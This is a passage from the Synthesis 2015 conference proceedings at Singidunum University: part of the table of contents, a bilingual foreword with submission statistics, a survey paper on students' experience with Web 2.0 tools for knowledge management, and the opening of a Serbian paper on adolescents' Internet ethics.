706 - 710 | UTICAJ LIKVIDNOSTI NA POSLOVANJE PREDUZEĆA KOJA SU U SKLADU SA ZAKONOM O RAČUNOVODSTVU REPUBLIKE SRBIJE RAZVRSTANA KAO VELIKA PRAVNA LICA
Zoran Jeremić, Marko Milojević, Ivica Terzić

711 - 714 | UPOTREBA CLOUD RAČUNOVODSTVA U ODNOSU NA TRADICIONALNO RAČUNOVODSTVO U REPUBLICI SRBIJI
Kosana Vićentijević, Zoran Petrović, Zoran Jović, Nataša Glišović, Slavko Rakočević, Jelena Kaljević

715 - 718 | TOWARDS THE PROBLEM OF EXISTENCE OF THE SCIENTIFIC THEORY OF AUDIT
Pavel P. Baranov

719 - 722 | PRIMENA CLOUD COMPUTING-A U RAČUNOVODSTVU
Mirko Savić, Siniša Janković

723 - 728 | UPRAVLJANJE IT RIZICIMA
Mile Stanišić

## BUSINESS LAW

729 - 734 | UGOVOR O PORAVNANJU
Velisav Marković

735 - 738 | PRIVACY PROTECTION ON FACEBOOK, TWITTER AND LINKEDIN
Vida Vilić, Ivan Radenković

## LANGUAGE FOR SPECIFIC PURPOSES (LSP)

739 - 743 | SPANISH FOR SPECIFIC PURPOSES: TOURISM
Marina Milovanović, Aleksandra Gagić, Maja Veljković Michos, Ana Petrović

744 -747 | UPOTREBA RODNO RAVNOPRAVNIH NAZIVA ZANIMANJA U ENGLESKOM JEZIKU STRUKE U SRBIJI
Ivana Vranić, Mirjana Dišević, Dragica Mirković

748 - 751 | BUSINESS ENGLISH VERSUS GENERAL ENGLISH: STUDENTS' ATTITUDES AND GRADES
Valentina Bošković, Ivana Tomić, Nataša Stanišić, Slavko Alčaković

752 - 754 | DIFFICULTIES IN INTERPRETING AND TRANSLATING CHINESE FOR SPECIFIC PURPOSES
Biljana Simić Veličković

755 - 759 | THE IMPORTANCE OF INTERCULTURAL BUSINESS COMMUNICATION AND BUSINESS LANGUAGE LEARNING
Katarina Milosavljević, Vesna Celik Babić, Katarina Držajić

760 - 762 | JEZIK STRUKE: ZAVARIVANJE DANAS
Olivera Popović, Radica Prokić-Cvetković, Uroš Lukić, Radomir Jovičić, Dragan Cvetković

763 - 767 | ESP COURSE DESIGN FOR THE 21ST CENTURY: TEAM TEACHING AND HYBRID LEARNING
Dragana Spasić, Anita Janković, Milica Spasić-Stojković

768 - 770 | UČENJE ENGLESKOG JEZIKA STRUKE U VISOKOŠKOLSKIM USTANOVAMA U SRBIJI: METODE, SAVETI I PRIMERI
Tamara Stefanović, Vanja Vukčević, Ana Kažanegra-Veličković, Vesna Jokanović

## ABSTRACT PREVIEW

771 THE IMPACT OF ECONOMIC CRISIS AND NON-ECONOMIC FACTORS ON THE TOURISM INDUSTRY IN ZLATIBOR
Slobodan Čerović, Miroslav Knežević, Nataša Sekulović, Dragoljub Barjaktarović, Filip Đoković

772 COMPARATIVE ANALYSIS OF FACEBOOK AND COMMUNICATION ACTIVITIES OF THE MOUNTAIN HOTELS IN STARA PLANINA, KOPAONIK AND ZLATIBOR
Radmila Živković, Angelina Njeguš, Marija Zlatanović, Jelena Gajić, Ivana Brdar

773 INTERNATIONAL BUSINESS: RAISING CULTURAL AWARENESS IN GLOBAL NEGOTIATING
Jovana Gardašević, Jelena Vapa-Tankosić

774 APPROXIMATE SEARCH FOR BIG DATA WITH APPLICATIONS IN INFORMATION SECURITY - A SURVEY
Slobodan Petrović

775 PROJECT SCHEDULING METHOD WITH TIME USING MRP SYSTEM - A CASE STUDY: CONSTRUCTION PROJECT IN LIBYA
Abdallah Ali Imetieg, Miroslav Lutovac

776 PRIMENA METODE OSTVARENE VREDNOSTI U PRAĆENJU MANJIH GRAĐEVINSKIH PROJEKATA
Radoslav Avlijaš, Goran Avlijaš, Milenko Heleta

777 ODREĐIVANJE DRUGOG NIVOA REVIZORSKIH FIRMI U REPUBLICI SRBIJI: U POTRAZI ZA "MALOM ČETVORKOM"
Nemanja Stanišić, Vule Mizdraković, Tijana Radojević, Nenad Stanić

778 - 781 AUTHORS INDEX

# ABOUT SYNTHESIS 2015

It is our great pleasure to introduce the Proceedings of the International Scientific Conference of IT and Business-Related Research - Synthesis 2015, held on April 16-17, 2015., at Singidunum University in Belgrade.

The Conference provided an ideal opportunity to present recent and ongoing work to the general public, a chance for the current students to showcase their research, and an ideal platform for all attendees from the country and abroad to exchange ideas in the related fields.

The quality of this year's submissions was quite high and our extensive team of reviewers did a thorough job of appraising the contributions and providing the authors with constructive criticism and encouragement. The Scientific Committee comprised 57 reputable members, of which 33 are from foreign universities (Austria 2; Bosnia and Herzegovina 1; Bulgaria 1; Montenegro 2; France 1; Greece 1; Croatia 1; Canada 1; China 2; Lithuania 1; Macedonia 1; Mexico 1; Germany 1; Poland 2; Romania 3; USA 5; Spain 3; Great Britain 4) and 24 from Serbia.

The overall statistical data on the conference are the following:

- The total number of submitted papers - abstracts: 232
- The total number of full papers submitted: 198
- The total number of accepted papers: 166
- The total number of rejected papers: 32
- Number of papers in English: 61 (foreign authors: 14, authors from Serbia: 47)
- Number of papers in Serbian: 105

The number of papers according to their related field:

- The Internet and Development Perspectives: 14
- Information Security and Cryptographic Applications: 9
- Applied Informatics and Education: 15
- Energy Efficiency and Distributed Systems: 10
- Advanced Engineering Systems: 11
- Contemporary Business and Management: 20
- Finance and Banking: 19
- Tourism and Hospitality: 19
- Marketing and Trade: 7
- Geographic Information Systems: 4
- Modern Forms of Entrepreneurship and Investment: 7
- Human Resource Management: 9
- Accounting and Insurance: 5
- Business Law: 2
- Language for Specific Purposes (LSP): 8
- Papers to be published in *The European Journal of Applied Economics:* 7

The number of papers according to their country of origin: (in alphabetical order): Argentina 1; Bosnia and Herzegovina 12; Brazil 2; Croatia 2; Greece 2; Kazakhstan 1; Libya 2; Macedonia 1; Mexico 4; Montenegro 1; Norway 1; Romania 2; Russia 5; Serbia 159; Slovenia 2; Switzerland 1.

All accepted papers are published and made publicly available within the Conference portal. Each paper is assigned its DOI number, reference on Google Scholar, and Conference Proceedings have an ISBN number. The most innovative papers shall be published in *the European Journal of Applied Economics.*

The above-given statistical data, along with high-quality of submitted papers and considerable number of attendees from the country and abroad, indicate the importance of Synthesis 2015 as an international scientific conference, and testify that the conference has been well-accepted and highly-valued within the academic community in Serbia and abroad.

Esteemed readers, on behalf of the Scientific and Organizing Committee of Synthesis 2015 conference, we would like to express our deepest gratitude and appreciation to all participants for their considerable contributions. We sincerely hope that you shall take part in the next year's conference at Singidunum University, with a new theme and innovative scientific papers.

Belgrade, June 2015.

Organizing Committee of Synthesis 2015

# O SINTEZI 2015

Sa velikim zadovoljstvom Vam predstavljamo zbornik međunarodne naučne konferencije iz oblasti informacionih tehnologija i savremenog poslovanja Sinteza 2015, koja je održana 16-17. aprila 2015. godine na Univerzitetu Singidunum u Beogradu.

Konferencija predstavlja idealnu priliku za sve učesnike da prezentuju svoje radove i rezultate istraživanja široj javnosti, kao i za razmenu iskustava i ideja sa drugim uglednim stručnjacima iz relevantnih oblasti.

Svi radovi su recenzirani od strane uglednih članova naučnog odbora iz zemlje i sveta koji su sproveli temeljan posao ocenjivanja radova sa ciljem da pruže autorima konstruktivnu kritiku i ohrabrenje u daljem radu. Naučni odbor konferencije broji 57 članova, od kojih 33 profesora sa stranih univerziteta (Austrija 2; Bosna i Hercegovina 1; Bugarska 1; Crna Gora 2; Francuska 1; Grčka 1; Hrvatska 1; Kanada 1; Kina 2; Litvanija 1; Makedonija 1; Meksiko 1; Nemačka 1; Poljska 2; Rumunija 3; SAD 5; Španija 3; Velika Britanija 4), i 24 profesora iz Srbije.

Ukupni statistički podaci su sledeći:

- Broj prijavljenih radova - apstrakta: 232
- Ukupno poslatih radova: 198
- Broj prihvaćenih radova: 166
- Broj odbijenijh radova: 32
- Broj radova na engleskom jeziku: 61 (strani autori: 14, domaći autori: 47)
- Broj radova na srpskom jeziku: 105

Broj radova po oblastima:

- Primena Interneta i perspektive razvoja: 14
- Informaciona bezbednost i kriptografske aplikacije: 9
- Primenjena informatika i obrazovanje: 15
- Energetska efikasnost i distribuirani sistemi: 10
- Napredni inženjerski sistemi: 11
- Savremeno poslovanje i menadžment: 20
- Finansije i bankarstvo: 19
- Turizam i hotelijerstvo: 19
- Marketing i trgovina: 7
- Geografski informacioni sistemi: 4
- Savremeni oblici preduzetništva i investicija: 7
- Upravljanje ljudskim resursima: 9
- Računovodstvo i osiguranje: 5
- Poslovno pravo: 2
- Jezik struke: 8
- Radovi koji se prihvaćeni za publikovanje u časopisu *The European Journal of Applied Economics:* 7

Broj radova po zemljama (po abecednom redosledu): Argentina 1; Bosna i Hercegovina 12; Brazil 2; Crna Gora 1; Grčka 2; Hrvatska 2; Kazahstan 1; Libija 2; Makedonija 1; Meksiko 4; Norveška 1; Rumunija 2; Rusija 5; Slovenija 2; Srbija 159; Švajcarska 1.

Svi prihvaćeni radovi u celosti su objavljeni i javno dostupni u okviru portala konferencije. Svakom radu dodeljen je DOI broj, referenca na *Google Scholar*-u, a zbornik radova nosi ISBN broj. Odabrani radovi biće predloženi za objavljivanje u časopisu *The European Journal of Applied Economics*.

Navedena statistika, kao i kvalitet prihvaćenih radova i prisustvo velikog broja uvaženih profesora i naučnih radnika iz zemlje i inostranstva govore u prilog važnosti konferencije Sinteza 2015, kao i njenog međunarodnog karaktera i prihvaćenosti u okvirima akademske zajednice.

Poštovani čitaoci, u ime naučnog i organizacionog odbora konferencije Sinteza 2015, želeli bismo da izrazimo veliku zahvalnost svim učesnicima koji su svojim radovima i izlaganjem doprineli kvalitetu konferencije. Iskreno se nadamo da ćete uzeti učešće i u narednoj konferenciji koja će se održati sledeće godine na Univerzitetu Singidunum, sa novim temama i orginalnim radovima.

Beograd, Jun 2015.

Organizacioni odbor međunarodne naučne konferencije Sinteza 2015

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE IMPORTANCE OF EXPERIENCE WITH WEB 2.0 TECHNOLOGIES FOR KNOWLEDGE MANAGEMENT SYSTEM DEVELOPMENT

## VAŽNOST POZNAVANJA VEB 2.0 TEHNOLOGIJA ZA RAZVOJ MODELA SISTEMA ZA MENADŽMENT ZNANJA

Mladen Veinović, Mladen Opačić
University Singidunum, Danijelova 32, Belgrade, Serbia

**Apstrakt:**
This paper attempts to quantify experience with Web 2.0 technologies and provide an answer to the question concerning the effects of such quantity of experience on the development of knowledge management system framework. In order to do so we conducted a survey encompassing undergraduate students. We asked them about the quantity of their experience with social networks, wikis, blogs, micro blogs, forums and emails. The results are quite interesting as they show that students have much more experience than we initially suspected, which has clear implications on the development of Web 2.0 based knowledge management system.

**Ključne reči:**
Web 2.0, knowledge management, knowledge management system framework.

**Abstract:**
U ovom radu pokušali smo da kvantifikujemo iskustvo u radu sa Veb 2.0 tehnologijama i da odgovorimo na pitanje kakve su njegove implikacije na razvoj modela sistema za menadžment znanja. Da bi smo to postigli anketirali smo studente osnovnih studija vezano za njihova iskustva u radu sa društvenim mrežama, vikijima, blogovima, mikroblogovima, forumima i elektronskom poštom. Rezultati su veoma interesantni jer ukazuju na to da studenti imaju mnogo više iskustva nego što smo prvobitno pretpostavili, što ima jasne implikacije na razvoj Veb 2.0 baziranog modela sistema za menadžment znanja.

**Key words:**
Veb 2.0, menadžment znanja, modeli sistema za menadžment znanja.

## 1. INTRODUCTION

Web 2.0 technologies or as they are also called social media technologies have become predominant on the Internet. Social networks such as Facebook and LinkedIn have millions of daily users. Some of them access Internet using mobile devices such as smartphones, which makes them permanently online, even while they are sleeping. At the time of writing this paper, Facebook had 745 million mobile daily active users (Facebook, 2015) and 1.39 billion monthly active users. These and other technologies such as wikis have also found their way into our daily lives (Đorđević Boljanović J. *et al.*, 2014). This goes so far that we regularly check for unknown terms on Wikipedia even without consciously thinking about it. Blogosphere comprised of blogs and micro blogs have become almost as influential source of information as television and radio. Everyone can start a blog and instantly become a blogger, with little or no effort. Sharing experience and knowledge with the whole world has never been easier. As time progresses people also become more and more skilled with the use of these technologies. However, research of implications of this accumulated tacit knowledge on knowledge management system frameworks is almost nonexistent. Numerous knowledge management system frameworks (Heisig, 2009) have been proposed in knowledge management literature. Most of them are based on older Web 1.0 technologies and principles. There is also a great number of Web 3.0 based knowledge system frameworks. Frameworks based on Web 2.0 technologies and principles might not be that numerous but they have a vast potential in the sense that Web 2.0 are the most popular technologies. However, none of the existing frameworks consider the quantity of accumulated tacit knowledge and experience an important factor in knowledge management system framework development. We believe that the knowledge users have accumulated using Web 2.0 technologies should be considered an important factor. Therefore, this paper shall attempt to quantify experience with Web 2.0 technologies and answer the question about the effects of such experience with most popular Web 2.0 technologies on the development of knowledge management system.

## 2. LITERATURE REVIEW

There are generally two main approaches to the application of Web 2.0 for knowledge management uses in the literature (Heisig, 2009). The first approach (Martin-Niemi & Greatbanks, 2009) generally focuses on the research of the application of one specific Web 2.0 technology. For instance, it can refer to ways in which blogs (Martin-Niemi & Greatbanks, 2009; Li & Li, 2009) or wikis (Razmerita & Kirchner, 2011) (Grace, 2009) can be used for knowledge management. The second approach explores Web 2.0 as a whole. Researchers who use this second approach are focused on the creation of knowledge management system frameworks. These frameworks (Zhao *et al.*, 2012) attempt to explain how Web 2.0 technologies should function together as a system to help the organizations to get the most out of their knowledge resources. In this paper, we are closer to the holistic approach as we study particular technologies in the function of inclusion into the knowledge management system framework.

E-mail: mveinovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-1-4

Technologies that we will cover in this paper are social networking systems, wikis, blogs, micro blogs, forums and email. Email is a prerequisite for all other mentioned technologies. Some authors (Anderson & Mohan, 2011) also consider all cloud technologies delivered via web as Web 2.0 technologies. This would make email a Web 2.0 technology even if it is not completely correct in the sense of O'Reilly's original definition (O'Reilly, 2005) of Web 2.0. Wiki technology is probably the most popular Web 2.0 technology among knowledge management theoreticians. Grace (Grace, 2009) divides wikis into five categories: personal wikis, semantic wikis, corporate wikis, structured wikis and peer-to-peer wikis. (Poole & Grudin, 2011) divide wikis into three groups: group wikis, single contributor wikis and "pedias" wikis that resemble encyclopedias. There are also many examples from practice (Dotsika & Patrick, 2013) that prove that wikis are a very good knowledge management tool. However, according to (Trkman & Trkman, 2009), success is not guaranteed. The biggest issue seems to be finding enough people who are willing to constantly contribute to the organizational wiki. Therefore, creating supportive culture is of vital importance. Organizations should elaborate on reward systems aimed at motivating knowledge contributors. Social networking systems are very popular with general public, especially with younger generations where almost the whole generation uses these systems and it seems very hard to find someone who doesn't have a Facebook account or two. Organizational use of these systems is also on the rise. These systems (Opačić *et al.* 2013) help organizations to find their experts more easily in order to enhance knowledge sharing and collaboration and allow formation of virtual communities of practice. Blogs and micro blogs are Web 2.0 technologies (Baxter *et al.* 2010) that allow logging of important events. Word blog itself comes from two words -web and log- thus indicating a web diary of the user. Micro blog is a blog with a limited number of characters per entry. Persons who are writing blogs are called bloggers. They (Baxter *et al.* 2010) can use blogs to reflect on their personal experience or actions and by doing so they are actually sharing tacit knowledge. Blog are contents creation centered and allow communities to be formed around them. Lee (Lee & Trimi, 2008) groups blogs into five categories according to their primary use: employee blogs, group blogs, executive blogs, promotional blogs and newsletter blogs. Forums or as they are also called discussion boards are content- centered Internet technology that enables online communities to be formed around them.

## 3. METHODOLOGY

We have chosen undergraduate student population to test our assumptions about the quantity of experience with Web 2.0 technologies. Research was conducted by means of a questionnaire survey. We received N = 91 valid questionnaires. The questionnaires consisted of 9 questions about the quantity of experience measured in years that they might have with Web 2.0 technologies. Each question started with the same phrase "How many years have you been using" and then the name of the technology. The scale included eight options. The respondents had to choose one option for all of the questions. The first option was N which meant no experience, then a range from 0 to 5 and then 6+ symbolizing more than six years of experience. The first question "How many years have you been using email?" was about the experience with email. The second question was about social networks and third referred to micro blogs (Twitter). The questions from 4 to 9 were about wikis, blogs and forums and for each of the technologies we had two questions one about the years of experience as a reader and a content creator.

## 4. RESULTS AND DISCUSSION

The expected quantity of experience with email is very large as 75.82% of the respondents have more than six years of experience working with email (see Figure 1). Also, all respondents have experience in using email.

Figure 1. Quantity of experience with email

The next in line are social networking systems. Their popularity is not the same as the popularity of email, but is still substantial (see Fig. 2). Only 6.59% of the respondents have never used any of these technologies. At the same time, 52.75% of the respondents have more than six years of experience using social networking systems.





Figure 2. Quantity of experience with social networking systems

The third question was related to micro blogs (Twitter). Results show that micro blogs are much less used than social networking systems (see Fig. 3). Majority of respondents (52.75%) has never used micro blogs before, while only 9.89% stated that they have more than six years of experience.





Figure 3. Quantity of experience with micro blogs



DOI: 10.15308/Synthesis-2015-1-4

The next two questions were about wiki technology. The first question was about the experience as a reader of the content created by others (see Fig. 4). All respondents indicated that they used wikis as a reader of contents. This generally supports the opinion that in this kind of system everyone reads the content, while only some users contribute. Majority of respondents are very experienced in terms of reading wiki contents, while 53.85% indicated that they have more than six years of experience.





Figure 4. Quantity of experience as readers of wikis

The second question about wikis was about content creation (see Fig. 5). Results are completely different from reading content. A great majority (75.82% ) has never contributed to wikis they use.





Figure 5. Quantity of experience as contents contributors

The next two questions were about blog. The first question was about blog reading (see Fig. 6) and the second about blog writing. Results are interesting and the number of readers is again much higher than the number of writers. The number of respondents who have never read any blog is also very high with the percentage of 25.27%.





Figure 6. Quantity of experience as blog readers

As for writing blogs, 79.12% has never written a blog (see Fig. 7) and only 1.10% or 1 respondent has been doing so for more than six years.





Figure 7. Quantity of experience as blog writers

The last two questions were about forums and reading and writing on forums. The first question was about reading forums (see Fig. 8). Only 3.30% of the respondents never used forums as readers and 59.34% has more than six years of experience with forum software.





Figure 8. Quantity of experience as forum readers

The results shown in Figure 9 are very interesting because it appears that percentages are much better for forums than for wikis and blogs. Only 49.45% of the users have never written anything on a forum and 20.88% of users have more than six years of experience with forum software.





Figure 9. Quantity of experience as forum writers

Email is by far the most popular technology among the selected technologies, which is by no means a surprise. The fact



DOI: 10.15308/Synthesis-2015-1-4

that all of the respondents indicated that they have experience using email was expected. Besides being de facto standard in online communication, email has another crucial characteristic, being a prerequisite for all of other mentioned technologies. Without email it is not possible to register on an Internet forum, wiki, blog, social network or micro blog. Since all respondents know how to use an email, it is obvious that it is not a limiting factor for using other Web 2.0 technologies. Other technology that all respondents use is wiki technology. Wikis are practically as popular as email but only for reading its contents. When we observe the experience with content creation, it is clear that only a small portion of wiki users contributes to wiki pages they use. Many researchers tend to forget this when speaking about wikis. However, wikis are still a very potent Web 2.0 technology in terms of knowledge sharing and collaboration. Organizations that intend to use wikis as a collaboration platform have to consider this ratio of readers versus writers. In particular, it is important to consider the fact that we have surveyed the future IT professionals and that this ratio might be even worse in an organization. The situation with blogs is similar but unlike wikis, 25.27% have never used blogs as readers and 79.12% have never written on a blog. Therefore, knowledge managers who want to implement blog into their organizational knowledge management system have to be very careful about this ratio of contributors vs. non contributors. The first surprise for us in this research comes in the form of forum. Namely, only 3.30% of the respondents indicate that they never used forums as readers and only 49.45% have never written on a forum. This make a forum more potent knowledge sharing software than wikis and blogs. It appears that forum software can be more important than shown in our literature review. Micro-blogs are another technological surprise, but in the opposite direction with 52.75% of respondents who have never used it. Again after literature review, we had the impression that this percentage will be much lower. Finally, there are social networking systems with 73.63% of the respondents who use them for more than five years and only 6.59% of the respondents who have never used these systems.

## 3. SUMMARY

Having in mind all above stated, it is obvious that Web 2.0 technologies or at least the most popular of them are no longer new and unknown technologies and that even university students have substantial amount of accumulated experience with using these software tools. This has clear implications on the creation of any future knowledge management system framework. Simply put, these technologies are here to stay. The fact that the majority of future knowledge workers use them in everyday lives makes Web 2.0 technologies even more important. Social networking systems, forums, wikis and blogs are serious candidates for any knowledge system framework. Micro blogs don't seem as important. This research opens abundance of new questions for further research. First of all, there is a question of intensity and quality of experience people have with these technologies. It is not the same if someone has ten years of experience using these systems daily or monthly. Also, more complex systems such as social networking systems have to be examined in detail. It is not only a question of whether someone contributes with contents, but it is also concerned with the type of content and the methods and reasons for such contribution. Also, there is a question of the roles people might assume. For instance, being an administrator of a forum or a Facebook group will certainly make that person much more involved with these technologies then by being an ordinary user. There is also a question concerning the relationship between forums and social networking systems and sites. They are both community software, so the question imposes as to when to use them and why.

## REFERENCES


Anderson, S., & Mohan, K. (2011). Can enterprises use Web 2.0 technologies to improve the output of knowledge workers? A study of four knowledge-intensive firms offers insight into their use of social networking for knowledge management and the challenges it presents. *Social networking & collaboration,* 13(4), 24-28. DOI: 10.1109/MITP.2011.68

Baxter, G.J., Connolly, T.M., & Stansfield, M.H. (2010). Organisational blogs: benefits and challenges of implementation. *The Learning Organization,* 17(6), 515-528. DOI: 10.1108/09696471011082376

Dotsika, F., & Patrick, K. (2013). Collaborative KM for SMEs: a framework evaluation study. *Information Technology & People,* 26(4), 368-382. DOI: 10.1108/ITP-11-2012-0142

Đorđević Boljanović, J., Vukašinović, J., & Veinović, M. (2014). Information technologies in knowledge economy. *Singidunum Journal of Applied Sciences,* 11(2), 11-19 DOI: 10.5937/SJAS11-4447

Facebook. (2015). Company Info Facebook Newsroom. Retrieved March 01, 2015, from http://newsroom.fb.com/company-info/

Grace, T.P.L.(2009). Wikis as a knowledge management tool. *Journal of knowledge management,* 13(4), 64-74. DOI: 10.1108/13673270910971833

Heisig, P. (2009). Harmonisation of knowledge management– comparing 160 KM frameworks around the globe. *Journal of knowledge management,* 13(4), 4-31. DOI: 10.1108/13673270910971*798*

Lee, S.M., & Trimi, S. (2008). Editorial: organisational blogs: overview and research agenda. *International Journal of Information Technology and Management*, 7(2), 113-119.

Li, G., & Li, Y. (2009). A Study on Blog Based Personal Knowledge Management. In Knowledge Discovery and Data Mining, 2009. WKDD 2009. Second International Workshop on Knowledge Discovery and Data Mining 23-25 Jan. 2009 (248-251) Moscow IEEE DOI: 10.1109/WKDD.2009.166

Martin-Niemi, F., & Greatbanks, R. (2009). The ba of blogs Enabling conditions forknowledge conversion in blog communities. *VINE: The journal of information and knowledge management systems*, 40(1), 7-23. DOI:10.1108/03055721011024892

O'Reilly T. (2009). What is web 2.0? Retrieved March 1o, 2015, from http://oreilly.com/web2/archive/what-is-web-20.html

Opačić , M., Cvijanović, V., & Veinović, M. (2013). *Social networking systems through the lens of knowledge management*. EIIC - Proceedings in EIIC - The 2ND Electronic International Interdisciplinary Conference, 2(1).

Poole, E.S., & Grudin, J. (2010). A Taxonomy of Wiki Genres in Enterprise Settings. WikiSym'10, July 7-9, Gdańsk, Poland. Retrieved March 1o, 2015, from http://research.microsoft.com/pubs/138572/WikiSymTaxonomy.pdf

Razmerita, L., & Kirchner, K. (2011). How wikis can be used to manage knowledge in SMEs: A case study. *Business Information Review,* 28(3) 175-178. DOI: 10.1177/0266382111420354

Trkman, M., & Trkman, P. (2009). A wiki as intranet: a critical analysis using the Delone and McLean model. *Online Information Review,* 33(6), 1087-1102. DOI: 10.1108/14684520911011025

Zhao, J., & Ordóñez de Pablos, P., & Qi, Z. (2012). Enterprise knowledge management model based on China's practice and case study. *Computers in Human Behavior, 28(2)*, 324-330. DOI:10.1016/j.chb.2011.10.001




DOI: 10.15308/Synthesis-2015-1-4

Synthesis
International Scientific Conference of IT and Business-Related Research

# ETIČKO PONAŠANJE ADOLESCENATA NA INTERNETU

## ETHICAL BEHAVIOUR OF ADOLESCENTS ON THE INTERNET

Ivan Nikčević[1], Elena Marković[2]
[1]Univerzitet Singidunum, Poslovni fakultet u Beogradu, Danijelova 32, Beograd, Srbija
[2]Dom učenika srednjih škola Zaječar, Skopljanska bb, Zaječar, Srbija

**Apstrakt:**
Razvoj novih tehnologija, a naročito razvoj informacionih tehnologija, pokreće niz pitanja koja se tiču etike i ističe značaj kompjuterske etike. U radu su prikazani rezultati istraživanja koji se odnose na kompjutersku etiku gde je ispitivano koliko su adolescenti spremni i sposobni da poštuju potrebne standarde zarad očuvanja moralno prihvatljivog ponašanja na internetu, kao i u svakodnevnom životu. Takođe, jedan od ciljeva rada jeste da ispita koliko su adolescenti spremni da se pridržavaju etičkih vrednosti u cilju očuvanja temeljnih vrednosti morala, privatnosti i vlasništva, kao i da analizira socijalni stav učenika prema internetu. Rezultati istraživanja ukazuju na postojanje razlika kod učenika različitog pola kao i na razlike između učenika koji dolaze iz različitih škola, tj. profila za koji se obrazuju.

**Ključne reči:**
etika, kompjuterska etika, moralno vaspitanje, internet.

**Abstract:**
The development of new technologies, in particular information technologies, raises a series of questions related to the issue of ethics and highlights the importance of computer ethics. The paper presents research results that refer to computer ethics, and examines the willingness and the ability of adolescents to comply with the required standards in terms of preserving morally justifiable behaviour on the Internet, and in everyday life. It also aims to determine whether and to what extent the students are ready to comply with the ethical values in order to preserve the fundamental values of ethics, privacy and ownership, and to analyze the students' social attitudes towards the Internet. Research results indicate the existence of differences in students of different sex, as well as among the students coming from different schools, *i.e.* profile of the learner.

**Key words:**
ethics, computer ethics, moral education, Internet.

## 1. UVOD

*„Ne čini drugome ono što ne želiš da drugi čine tebi"*
Kant

Savremeni pogledi na smisao čovekovog života podrazumevaju permanentno učenje i usavršavanje, usklađivanje sa mnogim životnim dilemama, izgrađivanje ličnih stavova, postavljanje ciljeva, ostvarivanje ambicija koje su deo svakog pojedinca. Nesumnjivo je da se sve u životu dešava i funkcioniše po nekim pravilima ili normama, pisanim ili nepisanim koje svaka osoba ispunjava ili ne ispunjava.

Društvo stvara norme radi uređenja zajednice i njenog napretka. One mogu biti tehničke prirode i odnose se na postrojenja, a ne na ljude, tiču se prirodnih zakona i ne predviđaju klasičnu sankciju, već predviđaju posledice postupanja ili nepostupanja. Zatim *običajne* norme gde je pitanje pristojnosti, a ne dobra, odnose se na običaje koji su karakteristični za društvo ili zajednicu i mogu biti privremene. Pravne norme, koje spadaju u red pisanih normi, propisuje država i predviđa određene sankcije za njihovo nepoštovanje. Za navedene norme nije bitno da li se izvršavaju slobodnom voljom ili pod prisilom, već je bitno da se izvršavaju, dok za *moralne* norme važi pravilo da vrede jedino ako se voljno prihvate i usvoje. Tiču se osobe i bave se dobrom i zlom. Sankcije za nepoštovanje moralnih normi nisu pisane, već osoba samu sebe kažnjava grižom savesti i sl. Važno je napomenuti da pravne norme trebalo da budu usklađene sa moralnim normama ne bi li se postigla njihova potpunija primena, što predstavlja permanentan proces (Singer, 2004).

